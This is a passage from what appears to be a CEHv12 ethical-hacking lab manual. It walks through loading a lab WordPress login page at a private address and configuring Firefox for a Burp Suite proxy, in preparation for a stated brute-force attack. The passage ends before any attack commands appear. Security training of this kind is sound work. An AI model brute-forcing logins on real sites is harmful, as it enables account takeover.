
1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.




3. The **Mozilla Firefox** window appears; type **http://10.10.1.22:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




4. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.




6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.

